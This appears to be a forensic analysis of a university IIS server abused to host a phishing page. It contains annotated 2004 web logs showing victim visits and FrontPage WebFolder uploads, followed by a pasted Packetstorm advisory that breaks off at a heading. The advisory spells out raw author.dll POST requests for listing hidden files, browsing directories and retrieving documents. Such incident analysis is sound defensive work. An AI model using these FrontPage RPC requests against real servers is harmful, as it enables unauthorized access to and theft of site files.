12:46:56 200.255.122.8 GET /monta_frame_3.htm 200
12:47:07 200.255.122.8 GET /cadastro3.htm 200
12:47:15 200.255.122.8 GET /port.PNG 200
12:47:41 200.148.85.8 GET /meu.html 200 ***--- New IP***
12:47:45 200.148.85.8 GET /monta_frame_3.htm 200
12:47:52 200.148.85.8 GET /cadastro3.htm 200
12:47:59 200.148.85.8 GET /port.PNG 200
12:48:12 200.255.122.8 GET /port.PNG 304
12:48:17 200.255.122.8 GET /port.PNG 304
12:48:21 200.255.122.8 GET /port.PNG 304
12:50:16 200.148.85.8 GET /meu.html 304
12:50:19 200.148.85.8 GET /monta_frame_3.htm 304
12:50:23 200.148.85.8 GET /cadastro3.htm 304
12:50:26 200.148.85.8 GET /port.PNG 304
13:30:07 200.212.81.130 GET /meu.html 200 ***--- New IP***
13:30:17 200.212.81.130 GET /monta_frame_3.htm 200
13:30:33 200.212.81.130 GET /cadastro3.htm 200
13:31:03 200.212.81.130 GET /port.PNG 200
13:38:26 200.230.64.250 GET /meu.html 200 ***--- New IP***
13:38:30 200.230.64.250 GET /monta_frame_3.htm 200
13:38:33 200.230.64.250 GET /cadastro3.htm 200
13:38:36 200.230.64.250 GET /port.PNG 200
13:43:25 200.184.189.141 GET /meu.html 200 ***--- New IP***
13:43:33 200.184.189.141 GET /monta_frame_3.htm 200
13:43:40 200.184.189.141 GET /cadastro3.htm 200
13:43:47 200.184.189.141 GET /port.PNG 200
13:43:25 200.184.189.141 GET /meu.html 200
13:43:33 200.184.189.141 GET /monta_frame_3.htm 200

13:43:40 200.184.189.141 GET /cadastro3.htm 200
13:43:47 200.184.189.141 GET /port.PNG 200
14:28:58 200.175.3.132 GET /meu.html 200 ***--- New IP***
14:29:00 200.175.3.132 GET /monta_frame_3.htm 200
14:29:01 200.175.3.132 GET /cadastro3.htm 200
14:29:04 200.175.3.132 GET /port.PNG 200
14:36:24 200.171.155.114 GET /meu.html 200 ***--- New IP***
14:36:27 200.171.155.114 GET /monta_frame_3.htm 200
14:36:30 200.171.155.114 GET /cadastro3.htm 200
14:36:34 200.171.155.114 GET /port.PNG 200
15:39:37 200.199.45.58 GET /meu.html 304 ***--- New IP***
15:39:37 200.255.204.14 GET /meu.html 200 ***--- New IP***
15:39:40 200.199.45.58 GET /monta_frame_3.htm 304
15:39:41 200.255.204.14 GET /monta_frame_3.htm 200
15:39:42 200.199.45.58 GET /cadastro3.htm 304
15:39:44 200.255.204.14 GET /cadastro3.htm 200
15:39:44 200.199.45.58 GET /port.PNG 304
15:39:58 200.255.204.14 GET /port.PNG 200
15:44:49 200.254.167.7 GET /meu.html 200 ***--- New IP***
15:44:53 200.254.167.7 GET /monta_frame_3.htm 200
15:44:56 200.254.167.7 GET /cadastro3.htm 200
15:45:01 200.254.167.7 GET /port.PNG 200
16:07:04 200.207.10.163 GET /meu.html 200 ***--- New IP***
16:07:12 200.207.10.163 GET /monta_frame_3.htm 200
16:07:18 200.207.10.163 GET /cadastro3.htm 200
16:07:30 200.207.10.163 GET /port.PNG 200
16:24:05 200.138.210.162 GET /meu.html 200 ***--- New IP***
16:24:12 200.138.210.162 GET /monta_frame_3.htm 200
16:24:23 200.138.210.162 GET /cadastro3.htm 200
16:24:38 200.138.210.162 GET /port.PNG 200
16:34:12 200.164.155.194 GET /meu.html 200 ***--- New IP***
16:34:16 200.164.155.194 GET /monta_frame_3.htm 200
16:34:18 200.164.155.194 GET /cadastro3.htm 200
16:34:23 200.164.155.194 GET /port.PNG 200
17:59:14 200.138.236.33 GET /meu.html 200 ***--- New IP***
17:59:18 200.138.236.33 GET /monta_frame_3.htm 200
17:59:21 200.138.236.33 GET /cadastro3.htm 200
17:59:27 200.138.236.33 GET /port.PNG 200
18:29:53 200.222.219.47 GET /meu.html 200 ***--- New IP***
18:33:02 200.199.45.58 GET /meu.html 304 ***--- New IP***
18:33:05 200.199.45.58 GET /monta_frame_3.htm 304
18:33:08 200.199.45.58 GET /cadastro3.htm 304
18:33:14 200.199.45.58 GET /port.PNG 304
19:40:28 200.217.41.232 GET /meu.html 200 ***--- New IP***
19:40:31 200.217.41.232 GET /monta_frame_3.htm 200
19:40:34 200.217.41.232 GET /cadastro3.htm 200
19:40:39 200.217.41.232 GET /port.PNG 200
20:31:05 200.148.44.247 GET /meu.html 200 ***--- New IP***
20:31:08 200.148.44.247 GET /monta_frame_3.htm 200
20:31:10 200.148.44.247 GET /cadastro3.htm 200
20:31:17 200.148.44.247 GET /port.PNG 200
21:00:25 200.187.141.10 GET /meu.html 200 ***--- New IP***
21:00:25 200.187.141.10 GET /monta_frame_3.htm 200
21:00:27 200.187.141.10 GET /cadastro3.htm 200
21:00:28 200.187.141.10 GET /port.PNG 200
21:27:41 200.236.81.7 GET /meu.html 200 ***--- New IP***
21:27:52 200.236.81.7 GET /monta_frame_3.htm 200
21:28:00 200.236.81.7 GET /cadastro3.htm 200
21:28:12 200.236.81.7 GET /port.PNG 200
21:54:32 169.145.3.12 GET /meu.html 200 ***--- New IP***

21:54:49 169.145.3.12 GET /monta_frame_3.htm 200
21:54:55 169.145.3.12 GET /cadastro3.htm 200
21:55:11 169.145.3.12 GET /port.PNG 200
23:19:13 201.8.143.251 GET /meu.html 200 ***--- New IP***
23:19:16 201.8.143.251 GET /monta_frame_3.htm 200
23:19:19 201.8.143.251 GET /cadastro3.htm 200
23:19:23 201.8.143.251 GET /port.PNG 200

We can see a lot of new IP's which indicate that the scam was being started to the meu.html file. This means that the attack was completed and sending the information to the server Compromised in the United States. Actually, the good thing was that it only could be done for a few days, the problem is that we had so many IP's but we cannot know how many of the persons that accessed left their personal information. In this day, we have only 25 IP's that accessed the meu.html file and indicative that the scam was in progress and that the person that uploaded the files was not going to get back to the server because all the information was sent to his/her email.

File: ex040615.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040615.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/14/2004 7:00:06 PM
Mod: 6/15/2004 7:28:57 PM
Acc: 6/14/2004 7:00:06 PM
L-Size: 528888
P-Size: 532480
Idx: Full
Sector: 2378528
Cluster: 297316
Item #: 32003
Header: 23536F6674776172
MD5: 87907C601E3ADE856BD793DB79EADBCC

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-06-15 00:00:06
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:25:05 200.180.166.96 GET /meu.html 200
00:25:11 200.180.166.96 GET /monta_frame_3.htm 200
00:25:12 200.180.166.96 GET /cadastro3.htm 200
00:25:19 200.180.166.96 GET /port.PNG 200
00:47:45 200.96.195.179 GET /meu.html 200
00:47:49 200.96.195.179 GET /monta_frame_3.htm 200
00:47:52 200.96.195.179 GET /cadastro3.htm 200
00:47:56 200.96.195.179 GET /port.PNG 200
01:02:42 201.8.5.178 GET /meu.html 200
01:02:45 201.8.5.178 GET /monta_frame_3.htm 200
01:02:48 201.8.5.178 GET /cadastro3.htm 200
01:02:53 201.8.5.178 GET /port.PNG 200
03:19:55 201.5.86.120 GET /meu.html 304
03:19:58 201.5.86.120 GET /monta_frame_3.htm 304
03:20:01 201.5.86.120 GET /cadastro3.htm 304
03:20:05 201.5.86.120 GET /port.PNG 304
10:49:18 200.246.143.208 GET /meu.html 200
10:49:22 200.246.143.208 GET /monta_frame_3.htm 200
10:49:29 200.246.143.208 GET /cadastro3.htm 200
10:49:32 200.246.143.208 GET /port.PNG 200
11:35:34 200.252.60.226 GET /meu.html 200
11:35:37 200.252.60.226 GET /monta_frame_3.htm 200
11:35:40 200.252.60.226 GET /cadastro3.htm 200
11:35:43 200.252.60.226 GET /port.PNG 200
15:55:02 200.253.188.139 GET /meu.html 200
15:55:09 200.253.188.139 GET /monta_frame_3.htm 200
15:55:17 200.253.188.139 GET /cadastro3.htm 200
15:55:31 200.253.188.139 GET /port.PNG 200
19:45:46 200.218.173.195 GET /meu.html 200
19:45:49 200.218.173.195 GET /monta_frame_3.htm 200
19:45:52 200.218.173.195 GET /cadastro3.htm 200
19:45:55 200.218.173.195 GET /port.PNG 200
20:36:20 200.216.89.172 OPTIONS / 200 ***--- WebFolder Access***
20:36:21 200.216.89.172 GET /_vti_inf.html 200
20:36:21 200.216.89.172 POST /_vti_bin/shtml.dll 200
20:36:22 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:36:24 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:36:31 200.216.89.172 POST /_vti_bin/shtml.dll 200

20:37:18 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:32 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:53 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:54 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:55 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:58 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:59 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:37:59 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:38:02 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:38:17 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:39:07 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:39:08 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:39:10 200.216.89.172 POST /_vti_bin/_vti_aut/author.dll 200
20:39:39 200.216.89.172 GET /meu.html 304
20:39:44 200.216.89.172 GET /monta_frame_3.htm 200
20:39:48 200.216.89.172 GET /port.PNG 304
20:43:32 200.199.45.58 GET /meu.html 304
20:43:35 200.199.45.58 GET /monta_frame_3.htm 200
20:43:38 200.199.45.58 GET /cadastro3.htm 200
20:43:40 200.199.45.58 GET /port.PNG 304
20:46:18 200.199.45.58 GET /meu.html 304
20:46:21 200.199.45.58 GET /monta_frame_3.htm 304
20:46:23 200.199.45.58 GET /cadastro3.htm 304
20:46:26 200.199.45.58 GET /port.PNG 304
21:50:08 200.199.45.58 GET /meu.html 304
21:50:12 200.199.45.58 GET /monta_frame_3.htm 304
21:50:16 200.199.45.58 GET /cadastro3.htm 304
21:50:20 200.199.45.58 GET /port.PNG 304
22:32:10 201.8.191.204 GET /meu.html 200
22:32:16 201.8.191.204 GET /monta_frame_3.htm 200
22:32:18 201.8.191.204 GET /cadastro3.htm 200
22:32:22 201.8.191.204 GET /port.PNG 200
22:32:59 201.8.191.204 OPTIONS / 200 ***-- Webfolder Access***
22:32:59 201.8.191.204 OPTIONS /meu.html 200
22:33:01 201.8.191.204 GET /_vti_inf.html 200
22:33:01 201.8.191.204 POST /_vti_bin/shtml.dll 200
22:33:01 201.8.191.204 POST /_vti_bin/shtml.dll 200
22:33:02 201.8.191.204 POST /_vti_bin/_vti_aut/author.dll 200
22:33:02 201.8.191.204 POST /_vti_bin/_vti_aut/author.dll 200
22:33:04 201.8.191.204 OPTIONS / 200
22:33:06 201.8.191.204 GET /_vti_inf.html 200
22:33:06 201.8.191.204 POST /_vti_bin/shtml.dll 200
22:33:07 201.8.191.204 POST /_vti_bin/_vti_aut/author.dll 200
22:33:08 201.8.191.204 POST /_vti_bin/_vti_aut/author.dll 200
22:33:13 201.8.191.204 POST /_vti_bin/shtml.dll 200
22:33:44 201.8.191.204 OPTIONS / 200
22:33:44 201.8.191.204 OPTIONS /cadastro3.htm 200
22:33:44 201.8.191.204 POST /_vti_bin/_vti_aut/author.dll 200
22:49:55 200.199.45.58 GET /meu.html 304
22:49:57 200.199.45.58 GET /monta_frame_3.htm 304
22:50:00 200.199.45.58 GET /cadastro3.htm 304
22:50:03 200.199.45.58 GET /port.PNG 304
22:54:27 200.216.88.235 OPTIONS / 200 ***--- New IP (WebFolder Access)***
22:54:30 200.216.88.235 GET /_vti_inf.html 200
22:54:30 200.216.88.235 POST /_vti_bin/shtml.dll 200
22:54:31 200.216.88.235 POST /_vti_bin/_vti_aut/author.dll 200
22:54:32 200.216.88.235 POST /_vti_bin/_vti_aut/author.dll 200
22:54:38 200.216.88.235 POST /_vti_bin/shtml.dll 200
22:54:45 200.216.88.235 GET /meu.html 200
22:54:49 200.216.88.235 GET /monta_frame_3.htm 200

22:54:52 200.216.88.235 GET /cadastro3.htm 200
22:55:04 200.216.88.235 GET /port.PNG 200
23:19:39 200.216.88.235 GET /meu.html 304
23:19:42 200.216.88.235 GET /monta_frame_3.htm 304
23:19:45 200.216.88.235 GET /cadastro3.htm 304
23:19:49 200.216.88.235 GET /port.PNG 304

I stopped bolding all the accesses because they were so much in this log. Now we are sure that the scam was started and the server was used to do it. From the information we had before, the one that talks about the login.asp and the processar.asp we can deduce that the information was sent by email.

File: ex040616.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040616.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/15/2004 7:28:57 PM
Mod: 6/16/2004 12:37:32 PM
Acc: 6/15/2004 7:28:57 PM
L-Size: 10011
P-Size: 12288
Idx: Full
Sector: 2449224
Cluster: 306153
Item #: 32011
Header: 23536F6674776172
MD5: 718DEC871ED52F41A911098641646D76

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-06-16 00:28:57
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:31:37 200.196.32.58 GET /meu.html 200
00:31:42 200.196.32.58 GET /monta_frame_3.htm 200
00:31:45 200.196.32.58 GET /cadastro3.htm 200
00:31:48 200.196.32.58 GET /port.PNG 200
00:55:35 200.249.166.133 GET /meu.html 200 ***--- New IP***
00:55:39 200.249.166.133 GET /monta_frame_3.htm 200
00:55:42 200.249.166.133 GET /cadastro3.htm 200
00:55:45 200.249.166.133 GET /port.PNG 200
00:59:27 200.199.156.27 GET /meu.html 200 ***--- New IP***
00:59:29 200.199.156.27 GET /monta_frame_3.htm 200
00:59:29 200.199.156.27 GET /cadastro3.htm 200
00:59:34 200.199.156.27 GET /port.PNG 200
01:58:24 200.193.151.109 GET /meu.html 200 ***--- New IP***
01:58:27 200.193.151.109 GET /monta_frame_3.htm 200
01:58:30 200.193.151.109 GET /cadastro3.htm 200
01:58:33 200.193.151.109 GET /port.PNG 200
02:06:12 201.1.91.220 GET /meu.html 304 ***--- New IP***
02:06:21 201.1.91.220 GET /monta_frame_3.htm 200
02:06:23 201.1.91.220 GET /cadastro3.htm 200
02:06:23 201.1.91.220 GET /port.PNG 304
02:16:10 201.8.188.119 GET /_vti_inf.html 200 ***--- New IP***
02:16:10 201.8.188.119 POST /_vti_bin/shtml.dll 200
02:16:10 201.8.188.119 POST /_vti_bin/_vti_aut/author.dll 200
02:16:12 201.8.188.119 POST /_vti_bin/_vti_aut/author.dll 200
02:16:17 201.8.188.119 POST /_vti_bin/shtml.dll 200
02:30:43 200.155.53.148 GET /meu.html 200 ***--- New IP***

02:30:51 200.155.53.148 GET /monta_frame_3.htm 200
02:30:54 200.155.53.148 GET /cadastro3.htm 200
02:30:58 200.155.53.148 GET /port.PNG 200
02:49:13 200.216.88.235 GET /meu.html 304 ***--- New IP***
02:49:19 200.216.88.235 GET /monta_frame_3.htm 304
02:49:23 200.216.88.235 GET /cadastro3.htm 304
02:49:28 200.216.88.235 GET /port.PNG 304
903:06:36 200.193.151.109 GET /meu.html 304 ***--- New IP***
03:06:40 200.193.151.109 GET /monta_frame_3.htm 304
03:06:43 200.193.151.109 GET /cadastro3.htm 304
03:06:47 200.193.151.109 GET /port.PNG 304
03:09:15 200.193.151.109 GET /monta_frame_3.htm 304
03:09:19 200.193.151.109 GET /cadastro3.htm 304
03:09:22 200.193.151.109 GET /port.PNG 304
03:15:34 200.193.151.109 GET /meu.html 304
03:15:37 200.193.151.109 GET /monta_frame_3.htm 304
03:15:40 200.193.151.109 GET /cadastro3.htm 304
03:15:44 200.193.151.109 GET /port.PNG 304
03:18:01 200.193.151.109 GET /meu.html 304
03:18:04 200.193.151.109 GET /monta_frame_3.htm 304
03:18:07 200.193.151.109 GET /cadastro3.htm 304
03:18:10 200.193.151.109 GET /port.PNG 304
07:18:04 200.98.44.42 OPTIONS / 200 ***--- New IP (Web Folder Access)***
07:18:04 200.98.44.42 OPTIONS / 200
07:18:06 200.98.44.42 GET /_vti_inf.html 200
07:18:08 200.98.44.42 POST /_vti_bin/shtml.dll 200
07:18:09 200.98.44.42 POST /_vti_bin/_vti_aut/author.dll 200
09:21:28 201.1.33.222 GET /meu.html 200 ***--- New IP***
09:21:33 201.1.33.222 GET /monta_frame_3.htm 200
09:21:38 201.1.33.222 GET /cadastro3.htm 200
09:21:46 201.1.33.222 GET /port.PNG 200
10:31:23 200.241.100.66 GET /meu.html 200 ***--- New IP***
10:31:26 200.241.100.66 GET /monta_frame_3.htm 200
10:31:30 200.241.100.66 GET /cadastro3.htm 200
10:31:33 200.241.100.66 GET /port.PNG 200
10:34:13 200.233.105.204 GET /meu.html 200 ***--- New IP***
10:34:16 200.233.105.204 GET /monta_frame_3.htm 200
10:34:19 200.233.105.204 GET /cadastro3.htm 200
10:34:23 200.233.105.204 GET /port.PNG 200
10:36:26 200.171.96.188 GET /meu.html 200 ***--- New IP***
10:36:33 200.171.96.188 GET /monta_frame_3.htm 200
10:36:38 200.171.96.188 GET /cadastro3.htm 200
10:36:44 200.171.96.188 GET /port.PNG 200
10:52:10 200.215.114.245 GET /meu.html 200 ***--- New IP***
10:52:13 200.215.114.245 GET /monta_frame_3.htm 200
10:52:16 200.215.114.245 GET /cadastro3.htm 200
10:52:19 200.215.114.245 GET /port.PNG 200
10:52:57 200.175.64.77 GET /meu.html 200 ***--- New IP***
10:53:00 200.175.64.77 GET /monta_frame_3.htm 200
10:53:05 200.175.64.77 GET /cadastro3.htm 200
10:53:09 200.175.64.77 GET /port.PNG 200
10:55:32 200.225.210.121 GET /meu.html 200 ***--- New IP***
10:55:40 200.225.210.121 GET /monta_frame_3.htm 200
10:55:45 200.225.210.121 GET /cadastro3.htm 200
10:55:52 200.225.210.121 GET /port.PNG 200
10:59:03 200.204.182.54 GET /monta_frame_3.htm 304 ***--- New IP***
10:59:06 200.204.182.54 GET /cadastro3.htm 304
11:37:35 213.145.102.2 OPTIONS / 200 ***--- New IP (WebFolder Access)***
11:37:35 213.145.102.2 OPTIONS / 200
11:37:35 213.145.102.2 OPTIONS /meu.html 200

11:37:35 213.145.102.2 OPTIONS /meu.html 200
11:37:49 213.145.102.2 GET /meu.html 200
11:37:50 213.145.102.2 GET /monta_frame_3.htm 200
11:37:52 213.145.102.2 GET /cadastro3.htm 200
11:37:57 213.145.102.2 GET /port.PNG 200
11:52:23 200.165.125.167 GET /meu.html 200 ***--- New IP***
11:52:26 200.165.125.167 GET /monta_frame_3.htm 200
11:52:30 200.165.125.167 GET /cadastro3.htm 200
11:52:36 200.165.125.167 GET /port.PNG 200
12:13:50 200.246.143.26 GET /meu.html 200 ***--- New IP***
12:13:54 200.246.143.26 GET /monta_frame_3.htm 200
12:13:57 200.246.143.26 GET /cadastro3.htm 200
12:14:00 200.246.143.26 GET /port.PNG 200
12:19:11 200.246.143.26 GET /meu.html 304
12:19:15 200.246.143.26 GET /monta_frame_3.htm 304
12:19:18 200.246.143.26 GET /cadastro3.htm 304
12:19:21 200.246.143.26 GET /port.PNG 304
12:27:08 200.246.143.26 GET /meu.html 200
12:27:21 200.246.143.26 GET /monta_frame_3.htm 200
12:27:24 200.246.143.26 GET /cadastro3.htm 200
12:27:28 200.246.143.26 GET /port.PNG 200
12:32:46 200.216.88.176 GET /meu.html 304 ***--- New IP***
12:32:49 200.216.88.176 GET /monta_frame_3.htm 304
12:32:51 200.216.88.176 GET /cadastro3.htm 304
12:41:18 200.216.88.176 OPTIONS / 200 ***--- WebFolder Access***
12:41:19 200.216.88.176 GET /_vti_inf.html 200
12:41:19 200.216.88.176 POST /_vti_bin/shtml.dll 200
12:41:19 200.216.88.176 POST /_vti_bin/_vti_aut/author.dll 200
12:41:22 200.216.88.176 POST /_vti_bin/_vti_aut/author.dll 200
12:41:28 200.216.88.176 POST /_vti_bin/shtml.dll 200
12:42:15 200.216.88.176 POST /_vti_bin/_vti_aut/author.dll 200
12:42:19 200.216.88.176 POST /_vti_bin/_vti_aut/author.dll 200
12:42:21 200.216.88.176 POST /_vti_bin/_vti_aut/author.dll 200
12:42:40 200.182.160.119 GET /meu.html 200 ***--- New IP***
12:42:42 200.216.88.176 GET /cadastro3.htm 200
12:42:43 200.182.160.119 GET /monta_frame_3.htm 200
12:42:43 200.216.88.176 GET /port.PNG 304
12:42:45 200.182.160.119 GET /cadastro3.htm 200
12:42:50 200.182.160.119 GET /port.PNG 200
12:43:11 200.216.88.176 GET /cadastro3.htm 304
12:43:14 200.216.88.176 GET /port.PNG 304
12:44:12 200.255.218.248 GET /MEU.HTM 404 ***--- New IP***
12:45:23 200.255.218.248 GET /MEU.HTM 404
12:47:04 200.255.218.248 GET /meu.htm 404
12:48:10 200.255.218.248 GET /meu.htm 404
12:48:28 200.255.218.248 GET /meu.htm 404
12:50:33 200.140.56.178 GET /meu.html 200 ***--- New IP***
12:50:47 200.140.56.178 GET /monta_frame_3.htm 200
12:50:59 200.140.56.178 GET /cadastro3.htm 200
12:51:12 200.140.56.178 GET /port.PNG 200
12:54:00 200.144.121.103 GET /meu.html 200 ***--- New IP***
12:54:00 200.144.121.103 GET /monta_frame_3.htm 200
12:54:01 200.144.121.103 GET /cadastro3.htm 200
12:54:03 200.144.121.103 GET /port.PNG 200
12:56:12 200.246.143.26 GET /meu.html 200 ***--- New IP***
12:56:15 200.246.143.26 GET /monta_frame_3.htm 200
12:56:19 200.246.143.26 GET /cadastro3.htm 200
12:56:22 200.246.143.26 GET /port.PNG 200
13:11:16 200.160.7.67 GET /meu.html 200 ***--- New IP***
13:11:18 200.160.7.67 GET /monta_frame_3.htm 200

13:11:21 200.160.7.67 GET /favicon.ico 404
13:40:05 193.226.211.164 GET /meu.html 200 ***--- New IP***
13:40:05 193.226.211.164 GET /favicon.ico 404
13:40:14 193.226.211.164 GET /cadastro3.htm 200
13:40:16 193.226.211.164 GET /monta_frame_3.htm 200
13:40:21 193.226.211.164 GET /port.PNG 200
14:14:38 201.129.3.112 GET /meu.html 200 ***--- New IP***
14:14:42 201.129.3.112 GET /monta_frame_3.htm 200
14:14:44 201.129.3.112 GET /cadastro3.htm 200
14:14:48 201.129.3.112 GET /port.PNG 200
14:28:27 200.244.79.189 GET /meu.html 200 ***--- New IP***
14:28:31 200.244.79.189 GET /monta_frame_3.htm 200
14:28:34 200.244.79.189 GET /cadastro3.htm 200
14:28:38 200.244.79.189 GET /port.PNG 200
14:33:08 160.83.73.12 GET /meu.html 200 ***--- New IP***
14:33:13 160.83.73.12 GET /monta_frame_3.htm 200
14:33:18 160.83.73.12 GET /cadastro3.htm 200
14:33:23 160.83.73.12 GET /port.PNG 200
14:34:38 160.83.73.11 GET /meu.html 200 ***--- New IP***
14:34:42 160.83.73.11 GET /monta_frame_3.htm 200
14:34:46 160.83.73.11 GET /cadastro3.htm 200
14:34:51 160.83.73.11 GET /port.PNG 200
14:43:37 X.X.X.X GET /meu.htm 404 ***--- Access from inside Univ.***
14:43:44 X.X.X.X GET /meu.html 200
14:43:55 X.X.X.X GET /meu.htm 404
14:44:01 X.X.X.X GET /monta_frame_3.htm 200
14:44:03 X.X.X.X GET /cadastro3.htm 200
14:44:06 X.X.X.X GET /port.PNG 200

Looking at the logs, and as I said before, we can see a lot of WebFolder Access (Microsoft FrontPage). The local administrator to manage all the WebPages hosted in this server is using this service, but it was used to upload the files involved in this scam also. This could be defined because the origin of the IP's where they used the upload. As I said before, all the registries about the access to webfolders from local networks were deleted. We have several minutes before the server was disconnected and turned off, and access to the meu.html file from the University. This access was from the system administrator that received the warning from the CSIRT and decided to stop the operations with that server.

To understand the nature of the attack, I researched the in the Internet for a vulnerability in the WebFolders using the author.dll and the shtml.dll, and I got a lot of information about it, but just to be clear about the vulnerability, I pasted information obtained from Packetstorm Security.

From Packetstormsecurity.org (http://www.packetstormsecurity.org/9910-exploits/webfolders.txt):

If you have installed Microsoft Office 2000 or keep current on your Windows Updates, you may have noticed a new WebFolders namespace in Windows Explorer. WebFolders are a new concept designed to give Microsoft Office and FrontPage users the ability to publish and work with web content. The concept is that a web site becomes a part of Windows Explorer so that you can work with web content as if it were located locally or on a network drive.

The fun part is that WebFolders have some significant weaknesses (inherited from

FrontPage) and are such a new concept that it turns out they make a great entry point into a remote server. In fact, when you connect to a web folder you are doing exactly the same thing that FrontPage does when it connects to a remote web site. This vulnerability is nothing new and I doubt there will be any patches forthcoming because it mainly exploits ignorance and smugness more than server applications. Okay, so this is really about FrontPage and for some of you this may just be a review. Nonetheless, I am surprised how few people seem to understand how FrontPage security works.

USING WEBFOLDERS

As I mentioned previously, WebFolders work the same as FrontPage when connecting to web sites. Essentially when you add a new WebFolder, Explorer will send a Post request to /_vti_bin/_vti_aut/author.dll (among others), which is installed as a part of the FrontPage Server extensions. So when you are using WebFolders, you are really just using the FrontPage Server extensions. If as an anonymous user you do not have read and execute access to that file, the server try to get an NTLM or Basic authentication from you. If any of those credentials succeed, you will now have a new WebFolder mapped to the remote server's web root. Even better, if you are able to get to this point, you should have at least authoring rights on the server, which means that you will be able to do just about anything you want on this web site. And when this is used in combination with other known exploits, one can easily achieve full admin access to a server.

Before getting into the technical details, lets look at what this all means and some of the issues involved here:

1. *Someone can remotely access at least a portion of your file system, including read, write, and execute permissions;*
2. *Since it all works on port 80, this exploit could easily work through many firewalls configurations and intrusion detection systems;*
3. *Since all file access is done through posts to author.dll, the specific files accessed will not show up in any logs and therefore you won't really know how much the attacker really did or what files he accessed (or installed);*
4. *The exploit can easily be performed through proxy servers to more easily disguise the originating IP address;*
5. *The login prompt is a good place to perform a brute-force attack (whether it shows up in the Event Log or triggers account lockouts, I have not yet tested). Another related fact is that in order to connect to a WebFolder, FrontPage requires that the author's account have the ability to log on locally. So if you do connect to a WebFolder you will be locally logged on to that server (something to think about);*
6. *The permissions you have as the web author will normally be greater than those given to IUSR_MACHINE;*
7. *Passwords are often stored in global.asa and other files which may be used to attack other servers;*
8. *Most people do not realize that they are vulnerable since a default FrontPage installation does not implement any security restrictions and many people do not understand how to setup FrontPage security.*

HOW IT ALL WORKS

On Windows NT and IIS, FrontPage security is basically controlled by the access 3rights to the three files Admin.dll, Author.dll, and Shtml.dll. These rights respectively determine administration, authoring, and browsing rights. For example, if a remote user is able to read and execute Admin.dll, then that user is able to administer the web site.

The authentication dll's are structured as follows:

Web Root
_vti_bin
shtml.dll
_vti_aut
author.dll
_vti_adm
admin.dll

When the post to author.dll succeeds, the client will then be able to browse the web site as if it were browsing the file system. And since an author has full authoring capabilities, he can also do things such as place executable files in the _vti_bin directory or other executable directories. Having user read, write, and execute access is just one step away from having full admin access.

Properly called the FrontPage Remote Procedure Call Protocol, the exact procedure for connecting is as follows:

First, Explorer sends the remote server an OPTIONS / HTTP/1.1 (I suppose to figure out if it can post). At this point it is sending a User-Agent of "Microsoft Data Access Internet Publishing Provider Cache Manager", although in later requests it sends a User-Agent of "MSFrontPage/4.0." So far I have seen few servers that dissallow the POST method so this usually succeeds (which makes me wonder why they even do it).

Then it sends GET /_vti_inf.html HTTP/1.1. This is the basic configuration file for the FrontPage extensions. This tells Explorer that the FrontPage server extensions are installed and it looks for the line FPAuthorScriptUrl="_vti_bin/_vti_aut/author.dll". On IIS it will be author.dll and on all others it will be author.exe. Of course, if the file isn't there, we get a 404 and we know this server doesn't have FrontPage support.

After it knows the location of the authoring binaries, it sends POST /_vti_bin/shtml.dll/_vti_rpc HTTP/1.1. Shtml.dll is the browse binary and is available to everyone. The post data is: method=server+version%3a4%2e0%2e2%2e2611, to which the server responds something like this:
<html><head><title>vermeer RPC packet</title></head>
<body>
<p>method=server version:3.0.2.1706
<p>server version=
<ul>
<li>major ver=3
<li>minor ver=0
<li>phase ver=2
<li>ver incr=1706
*
*
<p>source control=0
</body>
</html>

Now Explorer knows the version (although it could have extracted this from the _vti_inf.html file) and can start its work. It sends a POST to /_vti_bin/_vti_aut/author.dll, which is the authoring binary. The post data is method=open+service%3a3%2e0%2e2%2e1706&service%5fname=%2f (notice how it now uses the server's version). This is where the authentication comes in. If the ACL of author.dll permits this request, the server responds with a bunch of settings, which is basically the /_vti_pvt/services.cnf file. There is nothing very interesting here, although some of the information could be used along with other exploits. The good part comes in this next request:

POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
MIME-Version: 1.0
User-Agent: MSFrontPage/4.0
Accept: auth/sicily
Content-Length: 241
Content-Type: application/x-www-form-urlencoded
X-Vermeer-Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=false&li
stExplorerDocs=false&listRecurse=false&listFiles=true&listFolders=true&listLinkI
nfo=false&listIncludeParent=true&listDerivedT=false&listBorders=false&initialUrl
=

This is where we get the good stuff. Of course as you can see, Explorer is being pretty nice (notice also the version number in the request). What we really want to do is change some of those settings like listHiddenDocs=True and listExplorerDocs=True and listLinkInfo=True and listIncludeParent=true. And of course, to browse other directories, you change the initialURL value (i.e., initialUrl=cgi%2dbin).

To retreive a file, you send this as the POST data:
method=get+document%3a3%2e0%2e2%2e1105&service%5fname=&document%5fname=about%2f
d
efault%2ehtm&old%5ftheme%5fhtml=false&force=true&get%5foption=none&doc%5fversion
=

In all I have found many commands you can send. I haven't tested them nor do I know their exact parameters and I'm not sure if they can all be used remotely, but there is certainly much room for exploring. And some commands are limited to admins while others are available to authors as well. In fact, some commands are available to everyone. Thats how FrontPage is able to list subwebs of a site without logging in.

FRONT PAGE SECURITY

